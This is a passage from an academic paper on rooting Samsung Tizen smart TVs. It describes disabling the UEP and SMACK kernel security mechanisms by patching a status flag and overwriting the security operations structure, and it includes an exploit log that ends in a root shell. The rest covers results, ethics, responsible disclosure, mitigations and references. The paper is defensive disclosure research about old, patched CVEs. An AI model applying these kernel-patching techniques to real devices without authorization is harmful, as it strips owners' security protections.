- UEP blocks all executables, libraries, and kernel modules that do not have a valid signature (Section 3). Since processes are validated on launch, the only way of bypass-

ing is to load additional code using some vulnerability of already running process (Section 5.1). Final decision on whether specific action should be blocked is made in `SfdUepPacketHandler` (https://github.com/mmajchr/SamsungKernelSecurity/blob/main/sfd/uep/SfdUepHookHandlers.c, accessed on 15 December 2021) function. UEP uses `s_uepStatus` global variable as a kind of flag which indicates whether framework is active or not. Therefore, we decided to completely disable it (Figure 4) by finding UEP location in the kernel memory and changing `s_uepStatus` flag to 0 (Listing 13).

- SMACK restricts a lot of filesystem and memory operations (Section 3) based on specific rules (over 15,000 on smart TV). Internally, SMACK uses similar approach as SELinux framework (https://www.kernel.org/doc/html/v4.13/admin-guide/LSM/SELinux.html, accessed on 15 December 2021). When performing different tasks kernel checks `security_operations` (https://elixir.bootlin.com/linux/v4.1/source/include/linux/security.h#L1460, accessed on 15 December 2021) structure. If the framework is enabled, specific hooks are executed before kernel original functionality to check whether the specific operation is allowed. When SELinux is disabled kernel does the same thing but instead `security_operations` structure is set to `default_security_ops` (https://elixir.bootlin.com/linux/v4.1/source/security/security.c#L37, accessed on 15 December 2021) which has all fields filled with stub functions (https://elixir.bootlin.com/linux/v4.1/source/security/capability.c#L949, accessed on 15 December 2021) that always "return 0" and as a result allow all operations. As a result, SMACK is heavily integrated (using the SELinux mechanism) into the kernel itself. There is no simple "flag" that could be changed or a single function that could be patched to disable it. Therefore, we decided to restore kernel original functionality by overwriting SMACKs security operations structure (`smack_ops`) (https://github.com/mmajchr/SamsungKernelSecurity/blob/74dc1d629822682cce56d3118593da0fb79d916b/smack/smack_lsm.c#L4744, accessed on 15 December 2021) with values from `default_security_ops`, which as a result allows all actions and disables framework completely (Listing 13).

We start by installing `copy_to_user` kernel function as another syscall, which allows us an arbitrary kernel memory read. With that at our disposal, we dump other parts of kernel memory and localize necessary locations that need to be patched to disable both UEP and SMACK (Listing 13).

Listing 13. Fragment of exploit log, disabling Tizen OS security mechanisms.

```
[+] Trying to locate SFD
    [+] Found do_dentry_open at: 0xc00cdd38
    [+] Found try_module_get branch at: 0xc00cde4c
    [+] Found sf_security_file_open function at: 0xc01ace80
    [+] Found memset branch at: 0xc01acee4
    [+] Found SfdPerformBlocking function at: 0xc01aca24
    [+] Disabled SFD
[+] Trying to locate UEP
    [+] Disabling UEP at: 0xc05261e8
    [+] UEP Disabled
[+] Trying to locate SMACK
    [+] Starting SMACK search at: 0xc05251ec
    [+] Found SMACK fops at: 0xc0525a7c
    [+] Disabling SMACK at: 0xc0525a88
    [+] SMACK Disabled
[+] Got root!!!!
```

After that, we can safely execute the root shell with all Tizen security mechanisms disabled.

6. Results

As we discussed earlier in this paper (Section 1.2), after analyzing many articles regarding Tizen OS security [22–27], we were not able to find any that would target specifically the smart TV variant of Tizen OS. At the same time, described methods are, in most cases, not even applicable to it. Therefore, to assess the usability of our methods for disabling all major security mechanisms of Tizen OS on smart TV, we had to assume that previously described methods [22–27] are applicable to smart TV to compare them with our results objectively. Not all papers [22,24,26,27] present how to remove security mechanisms described in this paper (DEP, SFD, UEP, SMACK) or gain root access, and some discuss only general security issues [22,24,27]. Nevertheless, to avoid confusion, we put them in the table (Table 1) to better illustrate the research gap that we are trying to address in this paper.

Table 1. Comparison of other works with developed methods. Bold font illustrates preferable result.

Method \ Security	Acquired Access Level	DEP User Level	DEP Kernel Level	SFD	UEP	SMACK
Using Native Application SDK [23]	User	**Bypassed**	Active	Active	Active	Active
Exploitation of Tizen OS specific vulnerabilities [25]	User	**Bypassed**	Active	Active	**Bypassed**	Active
Abuse of Tizen API [26]	User	Active	Active	Active	Active	Active
General security issues [22,24,27]	User	Active	Active	Active	Active	Active
Developed methods	**Root & Kernel**	**Bypassed**	**Bypassed**	**Disabled**	**Disabled**	**Disabled**

7. Legality and Ethics of Conducted Research

An essential part of our research was performing a comprehensive analysis of security mechanisms present in the smart TV variant of Tizen OS and finding a way to disable them completely. As a result, the topic of legality and ethics of our research might be a concern. Firstly, it is important to note that both under US [54] and EU [55] law modification of devices owned by the users is completely legal. Moreover, breaking or bypassing security mechanisms is the only way to test them [56] and check how secure they really are. It is important to remember that “assessing the security state is a continuous and necessary task to understand the risks there exist. This assessment is usually performed through security tests” [57]. It always comes to a simple rule: the chain is as strong as its weakest link [58]. Of course, after finding flaws, it is important to follow the procedure commonly known as “responsible disclosure” [59–61]. In short terms, the procedure states that no information regarding a security flaw should be published before respective vendors were informed and fix or patch released. Usually, it is common to wait around 90 days after such release. The flaws we describe in this paper relate to TV series released almost 7 years ago, though we were able to identify similar issues in models released in recent years. Therefore, we describe them only to illustrate the problem and highlight the importance of not relying on security mechanisms as a way of "blocking" security threats. Every day new vulnerabilities are found, and sooner or later, some of them will affect smart TVs. As a result, it is crucial to take into consideration that they can be used to disable any security mechanisms completely. Therefore, people should focus on keeping their devices up to date and vendors on providing patches to security issues regularly and provide longer support. In our research, we used two specific publicly known and (relatively) old vulnerabilities (CVE-2014-1303 and CVE-2015-1805) to illustrate the issue. As a result, those specific flaws serve only demonstrative purposes and do not pose a severe risk to the user. At the same time, as it is pretty common for people to use TVs for 10 or more years, sometimes not updating their firmwares at all, we will not present details about our recent findings as it might endanger users. Therefore, through this publication, we hope to raise awareness about security issues in modern smart TVs and hopefully increase the percentage of people who regularly update their firmware.

8. Conclusions

In this paper, it was presented how a root shell can be executed with all smart TV variants of Tizen OS security mechanisms enabled (Section 5.2.4). We also discussed Tizen OS security model (Section 3) and explained how different mechanism can be bypassed (Section 5.1.1) or completely disabled (Section 5.2.5). To achieve that, we first exploited a vulnerability in the system web browser (Section 5.1), and then used that to execute a kernel-level exploit (Section 5.2). Although we found bugs even in the newest model of Samsung smart TVs, we decided that to follow the principle of responsible disclosure and not endanger users' security in a meaningful manner (Section 7), we described issues found in the 2015 model, J, as vendor issued necessary patches over six years ago. Moreover, specific vulnerabilities we described in this paper (CVE-2014-1303 and CVE-2015-1805) are used only for illustrative purposes and are not in any way crucial for our methods of bypassing Tizen OS security mechanisms. We compared developed algorithms and the impact they have on the Tizen OS security model (Figure 4) with results obtained by other researchers (Section 6). In our research, applying proposed algorithms of disabling Tizen OS security mechanisms did not affect the stability of the smart TV. Moreover, our methods were successfully tested by many SamyGO community members without any issues.

8.1. Possible Mitigation Techniques

Attack described in this paper consists of application of two separate vulnerabilities: CVE-2014-1303 (Section 5.1) and CVE-2015-1805 (Section 5.2). The first one is caused by UAF (Use-After-Free) in CSS handling of the JavaScript engine. Many techniques [62–64] can be used for mitigation of such attacks. However, those are still at the research stage and implementing them in commercial products requires a lot of further research. At the same time, such security mechanisms can have a significant impact on system performance, which, in the case of IoT, might make it not applicable [65]. In the case of the kernel security issue (CVE-2015-1805), the situation is even more complex since this bug is caused by kernel "misbehaviour". Kernel is entitled to have full access to system memory, and it already has a lot of mechanisms [66–69] that should prevent such issues. Therefore, we do not think that there is currently any other reliable way of dealing with similar attacks other than regularly installing firmware updates.

8.2. Significance of Further Research in this Field and the Current State of the Industry

One of the most important things connected to conducting security research is to follow ethical rules. We explained them in detail in Section 7. It is crucial, especially in the case of TVs, because people use them for many years and smart TVs are not an exception to that rule. But there is a one important difference between traditional TVs and smart TVs. In the case of conventional TV, one does not need to upgrade its firmware, and there is actually nothing to do with them except for watching. In the case of smart TV situation is different, now our TV is connected to the internet, and therefore vulnerable to attacks. So it needs to be updated regularly but people are not used to it yet, and they rarely do it. We hope that through such papers we will be able to convince users to perform more regular updates of their devices, and at the same time, make the details of our work accessible to other smart TV manufacturers whose products we were not able to check personally.

Issues described in the paper are no longer present in recent versions of devices produced by the manufacturer. The detected flaws of security in tested systems were reported to the smart TV manufacturer, which positively impacted smart TV devices. The security level of smart TVs increased significantly over the years. The manufacturer released the patches and fixes concerning presented attack scenarios, and now users are not in danger anymore. But, after some modification similar approach may be used on newer devices, which was also reported to the manufacturer. However, because of the ethical issues described earlier (Section 7) and Samsung Bug Bounty program rules (https://samsungtvbounty.com, accessed on 15 December 2021), we cannot reveal them yet.

We are continuously working on problems connected with smart TV security or other types of IoT devices. Security is never a closed topic, not only in the case of smart TVs, but also traditional PCs. Some could think that PCs were always present in our life, so their security should be close to perfection, but still, there can be a simple bug that can affect most of them [70]. It is one thing is to rely on security mechanisms delivered by smart TVs manufacturers, and another to have self-awareness when using these devices.

Author Contributions: Conceptualization, M.M.; methodology, M.M.; software, M.M.; data curation, P.D.; writing—original draft preparation, P.D.; writing—review and editing, P.D. All authors have read and agreed to the published version of the manuscript.

Funding: The presented work describing Samsung smart TV issues is the result of scientific research conducted as part of cooperation with Samsung Electronics Co., Ltd., whose aim was to increase the level of security of the products developed by the company. This work was financed by the Lodz University of Technology, Faculty of Electrical, Electronic, Computer and Control Engineering as a part of statutory activity (project no. 501/2-24-1-2).

Institutional Review Board Statement: Not applicable.

Informed Consent Statement: Not applicable.

Data Availability Statement: Not applicable.

Conflicts of Interest: The funders had no role in the design of the study; in the collection, analyses, or interpretation of data; in the writing of the manuscript; or in the decision to publish the results.

References

1. Majchrowicz, M.; Kapusta, P.; Jackowska-Strumiłło, L.; Banasiak, R.; Sankowski, D. Multi-GPU, multi-node algorithms for acceleration of image reconstruction in 3D Electrical Capacitance Tomography in heterogeneous distributed system. *Sensors* **2020**, *20*, 391. [CrossRef]
2. Majchrowicz, M.; Kapusta, P.; Jackowska-Strumillo, L. Application of Different Kinds of Interfaces in Modern Devices for Taking Care of People. In Proceedings of the 2018 11th International Conference on Human System Interaction (HSI), Gdansk, Poland, 4–6 July 2018; pp. 207–213. [CrossRef]
3. Grzelczak, M.; Duch, P. Deep Reinforcement Learning Algorithms for Path Planning Domain in Grid-like Environment. *Appl. Sci.* **2021**, *11*, 11335. [CrossRef]
4. Duch, P.; Jaworski, T. Enriching Computer Science Programming Classes with Arduino Game Development. In Proceedings of the 2018 11th International Conference on Human System Interaction (HSI), Gdansk, Poland, 4–6 July 2018; pp. 148–154. [CrossRef]
5. Duch, P.; Jaworski, T. Dante—Automated Assessments Tool for Students' Programming Assignments. In Proceedings of the 2018 11th International Conference on Human System Interaction (HSI), Gdansk, Poland, 4–6 July 2018; pp. 162–168. [CrossRef]
6. Perenc, I.; Jaworski, T.; Duch, P. Teaching programming using dedicated Arduino educational board. *Comput. Appl. Eng. Educ.* **2019**, *27*, 943–954. [CrossRef]
7. Horalek, J.; Sobeslav, V. Cybersecurity Analysis of IoT Networks. In *International Conference on Computational Collective Intelligence*; Springer: Cham, Switzerland, 2019; pp. 488–499.
8. Shelupanov, A.; Evsyutin, O.; Konev, A.; Kostyuchenko, E.; Kruchinin, D.; Nikiforov, D. Information Security Methods—Modern Research Directions. *Symmetry* **2019**, *11*, 150. [CrossRef]
9. Fujdiak, R.; Mlynek, P.; Mrnustik, P.; Barabas, M.; Blazek, P.; Borcik, F.; Misurec, J. Managing the secure software development. In Proceedings of the 2019 10th IFIP International Conference on New Technologies, Mobility and Security (NTMS), Canary Islands, Spain, 24–26 June 2019; pp. 1–4.
10. Majchrowicz, M.; Kapusta, P. Rooting smart TVs by exploiting design flaws in application framework. In Proceedings of International Interdisciplinary PhD Workshop 2017, Lodz, Poland, 9–11 September 2017; pp. 8–14.
11. Majchrowicz, M.; Kapusta, P.; Faustryjak, D.; Jackowska-Strumillo, L. System for remote parental control and management of rooted smart TVs. In Proceedings of the 2018 International Interdisciplinary PhD Workshop (IIPhDW), Swinoujscie, Poland, 9–12 May 2018; pp. 357–360. [CrossRef]
12. Ghiglieri, M.; Volkamer, M.; Renaud, K. Exploring consumers' attitudes of smart TV related privacy risks. In Proceedings of the International Conference on Human Aspects of Information Security, Privacy, and Trust, Vancouver, BC, Canada, 9–14 July 2017; Springer: Cham, Switzerland, 2017; pp. 656–674.
13. Matyszczyk, C. Samsung's Warning: Our smart TVs Record Your Living Room Chatter. *CNet News*, 8 February 2015.
14. Michéle, B.; Karpow, A. Watch and be watched: Compromising all smart TV generations. In Proceedings of the 2014 IEEE 11th Consumer Communications and Networking Conference (CCNC), Las Vegas, NV, USA, 10–13 January 2014; pp. 351–356.

15. Goud, N. FBI Issues Cyber Attack Warning against Smart TVs. 2020. Available online: https://www.infosecurity-magazine.com/news/fbi-issues-smart-tv-cybersecurity/ (accessed on 15 December 2021).
16. Kolnowski, T. Smart TVs Continue to Resonate with Global Consumers. 2019. Available online: https://digitized.house/smart-tvs-continue-to-resonate-with-global-consumers/ (accessed on 15 December 2021).
17. Majchrowicz, M.; Duch, P. Automatic Symbol Resolution on Embedded Platforms by the Example of smart TV Device. *Appl. Sci.* **2021**, *11*, 3674. [CrossRef]
18. Bishop, B. Tizen Project Hits 1.0, Source Code and SDK Released. 2012. Available online: https://www.theverge.com/2012/5/2/2992894/tizen-project-hits-1-0-source-code-and-sdk-released (accessed on 15 December 2021).
19. Goud, N. Which Phone Protects Your Security the Best? We Asked the Experts. 2017. Available online: https://www.mobilcare.ca/phone-protects-security-best-asked-experts/ (accessed on 15 December 2021).
20. Grimes, R.A. Macs' Low Popularity Keeps Them Safer from Hacking and Malware. 2009. Available online: https://www.csoonline.com/article/2629811/macs--low-popularity-keeps-them-safer-from-hacking-and-malware.html (accessed on 15 December 2021).
21. Samsung's Tizen OS Leads Global Smart TV Market. 2019. Available online: https://www.broadbandtvnews.com/2019/03/25/samsungs-tizen-os-leads-global-smart-tv-market/ (accessed on 15 December 2021).
22. Asrar, I. *Attack Surface Analysis of the Tizen OS*; Intel Security Group: Santa Clara, CA, USA, 2015.
23. Abraham, A. Hacking Tizen: The OS of Everything. In Proceedings of the HITBSecConf—Hack In The Box Security Conference, Amsterdam, The Netherlands, 26–29 May 2015.
24. Gadyatskaya, O.; Massacci, F.; Zhauniarovich, Y. Security in the Firefox OS and Tizen Mobile Platforms. *Computer* **2014**, *47*, 57–63. [CrossRef]
25. Drozhzhin, A. Tizen OS: 40 new Vulnerabilities. 2021. Available online: https://www.kaspersky.com/blog/tizen-40-bugs/14525/ (accessed on 15 December 2021).
26. Song, D.; Zhao, J.; Burke, M.; Sbirlea, D.; Wallach, D.; Sarkar, V. Finding Tizen security bugs through whole-system static analysis. *arXiv* **2015**, arXiv:1504.05967.
27. Matulac, J. *Case Study of Tizen Operating System*; University of Philippines Open University: Laguna, Philippines, 2016. [CrossRef]
28. Bachy, Y.; Nicomette, V.; Kaâniche, M.; Alata, E. Smart-TV security: Risk analysis and experiments on Smart-TV communication channels. *J. Comput. Virol. Hacking Tech.* **2019**, *15*, 61–76. [CrossRef]
29. Plachkinova, M.; Vo, A.; Alluhaidan, A. Emerging Trends in Smart Home Security, Privacy, and Digital Forensics. 2016. Available online: https://aisel.aisnet.org/amcis2016/ITProj/Presentations/23/ (accessed on 15 December 2021).
30. Santani, A.; Gangaramani, M.; Chopra, B.; Choudhary, P.; Samdani, K. An Overview of Architecture and Security Issues of a smart TV. In Proceedings of the 2021 6th International Conference on Communication and Electronics Systems (ICCES), Coimbatre, India, 8–10 July 2021; pp. 1835–1843.
31. Openlgtv. Available online: http://openlgtv.org.ru/wiki/index.php/Wiki_index (accessed on 30 September 2018).
32. Altinyurt, E.U. SamyGO. Available online: http://www.samygo.tv:samygo (accessed on 30 September 2018).
33. Abdi-Nur, A.; Azar, M.; Fang, C.; Hoffman, C. smart TV Upgrade, Privacy Downgrade? *J. Colloq. Inf. Syst. Secur. Educ.* **2017**, *5*, 22.
34. Welt, N. Weeping Angel: The Latest Surveillance Tool, That Can Turn Your Smart TV into a Bug TV. 2017. Available online: http://mastersofmedia.hum.uva.nl/blog/2017/09/25/weeping-angel-cia-bug-smart-tv/ (accessed on 15 December 2021).
35. Ghiglieri, M.; Waidner, M. HbbTV security and privacy: Issues and challenges. *IEEE Secur. Priv.* **2016**, *14*, 61–67. [CrossRef]
36. Oren, Y.; Keromytis, A.D. From the aether to the ethernet—Attacking the internet using broadcast digital television. In Proceedings of the 23rd USENIX Security Symposium (USENIX Security 14), San Diego, CA, USA, 20–22 August 2014; pp. 353–368.
37. Claverie, T.; Esteves, J.L.; Kasmi, C. Smart TVs: Security of DVB-T. In Proceedings of the Symposium on Information and Communications Security, Rennes, France, 13–15 June 2018.
38. Bachy, Y.; Basse, F.; Nicomette, V.; Alata, E.; Kaaniche, M.; Courrege, J.C.; Lukjanenko, P. Smart-TV security analysis: Practical experiments. In Proceedings of the 2015 45th Annual IEEE/IFIP International Conference on Dependable Systems and Networks, Rio de Janeiro, Brazil, 22–25 June 2015; pp. 497–504.
39. Travis, G. Emulating USB DFU to Capture Firmware. 2012. Available online: http://travisgoodspeed.blogspot.com/2012/10/emulating-usb-dfu-to-capture-firmware.html (accessed on 15 December 2021).
40. Sidiropoulos, N.; Stefopoulos, P. Smart TV hacking. *Res. Proj.* **2013**, *1*, 2012–2013.
41. Halbronn, C.; Sigwald, J. iPhone security model & vulnerabilities. In Proceedings of the Hack in the Box Sec-Conference, Kuala Lumpur, Malaysia, 8–11 October 2010.
42. Mayrhofer, R.; Stoep, J.V.; Brubaker, C.; Kralevich, N. The android platform security model. *arXiv* **2019**, arXiv:1904.05572.
43. Chen, L.; Shashidhar, N.; Rawat, D.; Yang, M.; Kadlec, C. Investigating the security and digital forensics of video games and gaming systems: A study of PC games and PS4 console. In Proceedings of the 2016 International Conference on Computing, Networking and Communications (ICNC), Kauai, HI, USA, 15–18 February 2016; pp. 1–5.
44. Wololo. *The HENkaku Exploit Partially Reverse Engineered and Explained*; Wololo: 2016. Available online: https://wololo.net/2016/08/04/henkaku-exploit-partially-reverse-engineered-explained/ (accessed on 15 December 2021).

45. Saxena, A.; Soh, B. Authenticating mobile agent platforms using signature chaining without trusted third parties. In Proceedings of the 2005 IEEE International Conference on e-Technology, e-Commerce and e-Service, Hong Kong, China, 29 March–1 April 2005; pp. 282–285.
46. Sushma Jain, P.R. Buffer Overflow: Proof of Concept Implementation. *Int. J. Sci. Res. Manag.* **2017**, *2*, 1201–1204.
47. Michéle, B. *Smart TV Security: Media Playback and Digital Video Broadcast*; Springer: Berlin/Heidelberg, Germany, 2015.
48. Kernel Development Community. Smack—The Linux Kernel Documentation. Available online: https://www.kernel.org/doc/html/v4.18/admin-guide/LSM/Smack.html (accessed on 15 November 2021).
49. Wang, Y.; Wu, W.; Zhang, C.; Xing, X.; Gong, X.; Zou, W. From proof-of-concept to exploitable. *Cybersecurity* **2019**, *2*, 1. [CrossRef]
50. Liang, Y.; Peng, G.; Luo, Y.; Zhang, H. Mitigating ROP attacks via ARM-specific in-place instruction randomization. *China Commun.* **2016**, *13*, 208–226. [CrossRef]
51. Lee, Y.; Lee, J.; Heo, I.; Hwang, D.; Paek, Y. Integration of ROP/JOP monitoring IPs in an ARM-based SoC. In Proceedings of the 2016 Design, Automation Test in Europe Conference Exhibition (DATE), Dresden, Germany, 14–18 March 2016; pp. 331–336.
52. Bletsch, T.; Jiang, X.; Freeh, V.W.; Liang, Z. Jump-Oriented Programming: A New Class of Code-Reuse Attack. In Proceedings of the 6th ACM Symposium on Information, Computer and Communications Security, ASIACCS '11, Hong Kong, China, 22–24 March 2011; Association for Computing Machinery: New York, NY, USA, 2011; pp. 30–40. [CrossRef]
53. Micro, T. CVE-2015-1805 Allows Permanent Rooting of Android, 2016. Available online: https://www.trendmicro.com/en_us/research/16/c/critical-cve-2015-1805-vulnerability-allows-permanent-rooting-android-phones.html (accessed on 15 December 2021).
54. Wired. *U.S. Declares iPhone Jailbreaking Legal, Over Apple's Objections*; Wired: 2018. Available online: https://www.wired.com/2010/07/feds-ok-iphone-jailbreaking/ (accessed on 15 December 2021).
55. InfoSecurity. *Apple iPhone Jailbreaking Is 'Okay under EU Law'*; InfoSecurity: 2010. Available online: https://www.infosecurity-magazine.com/news/apple-iphone-jailbreaking-is-okay-under-eu-law/ (accessed on 15 December 2021).
56. Bishop, M. About Penetration Testing. *IEEE Secur. Priv.* **2007**, *5*, 84–87. [CrossRef]
57. Bertoglio, D.; Zorzo, A. Overview and open issues on penetration test. *J. Braz. Comput. Soc.* **2017**, *23*, 2. [CrossRef]
58. Zhao, J.J.; Zhao, S.Y.; Zhao, S.Y. Opportunities and threats: A security assessment of state e-government websites. *Gov. Inf. Q.* **2010**, *27*, 49–56. [CrossRef]
59. Cavusoglu, H.; Cavusoglu, H.; Raghunathan, S. Efficiency of Vulnerability Disclosure Mechanisms to Disseminate Vulnerability Knowledge. *IEEE Trans. Softw. Eng.* **2007**, *33*, 171–185. [CrossRef]
60. Ding, A.Y.; De Jesus, G.L.; Janssen, M. *Ethical Hacking for Boosting IoT Vulnerability Management: A First Look into Bug Bounty Programs and Responsible Disclosure*; ICTRS '19; Association for Computing Machinery: New York, NY, USA, 2019; pp. 49–55. [CrossRef]
61. Ķinis, U. From Responsible Disclosure Policy (RDP) towards State Regulated Responsible Vulnerability Disclosure Procedure (hereinafter—RVDP): The Latvian approach. *Comput. Law Secur. Rev.* **2018**, *34*, 508–522. [CrossRef]
62. Liu, D.; Zhang, M.; Wang, H. A Robust and Efficient Defense against Use-after-Free Exploits via Concurrent Pointer Sweeping. In Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security, CCS '18, Toronto, ON, Canada, 15–19 October 2018; Association for Computing Machinery: New York, NY, USA, 2018; pp. 1635–1648. [CrossRef]
63. Zhang, M.; Zonouz, S. Use-After-Free Mitigation via Protected Heap Allocation. In Proceedings of the 2018 IEEE Conference on Dependable and Secure Computing (DSC), Kaohsiung, Taiwan, 10–13 December 2018; pp. 1–8. [CrossRef]
64. Wickman, B.; Hu, H.; Yun, I.; Jang, D.; Lim, J.; Kashyap, S.; Kim, T. Preventing Use-After-Free Attacks with Fast Forward Allocation. In Proceedings of the 30th USENIX Security Symposium (USENIX Security 21). USENIX Association, San Francisco CA, USA, 11–13 August 2021; pp. 2453–2470.
65. Kane, L.E.; Chen, J.J.; Thomas, R.; Liu, V.; Mckague, M. Security and Performance in IoT: A Balancing Act. *IEEE Access* **2020**, *8*, 121969–121986. [CrossRef]
66. Lu, Y.L.; Lei, Y.J. Analysis of Linux 2.6 Memory Protection Mechanism. *Aeronaut. Comput. Tech.* **2006**, *3*. Available online: https://en.cnki.com.cn/Article_en/CJFDTotal-HKJJ200603015.htm (accessed on 15 December 2021).
67. Morris, J. Linux kernel security overview. In Proceedings of the Kernel Conference Australia, Brisbane, Australia, 15–17 July 2009.
68. Vaneet, M.S. *Linux Kernel Memory Protection (ARM)*; University in Pilani: Rajasthan, India, 2014.
69. Kuzuno, H.; Yamauchi, T. Mitigation of Kernel Memory Corruption Using Multiple Kernel Memory Mechanism. *IEEE Access* **2021**, *9*, 111651–111665. [CrossRef]
70. Software Engineering Institute, CERT Coordination Center. Heap-Based Buffer Overflow in Sudo. 2021. Available online: https://www.kb.cert.org/vuls/id/794544 (accessed on 15 December 2021).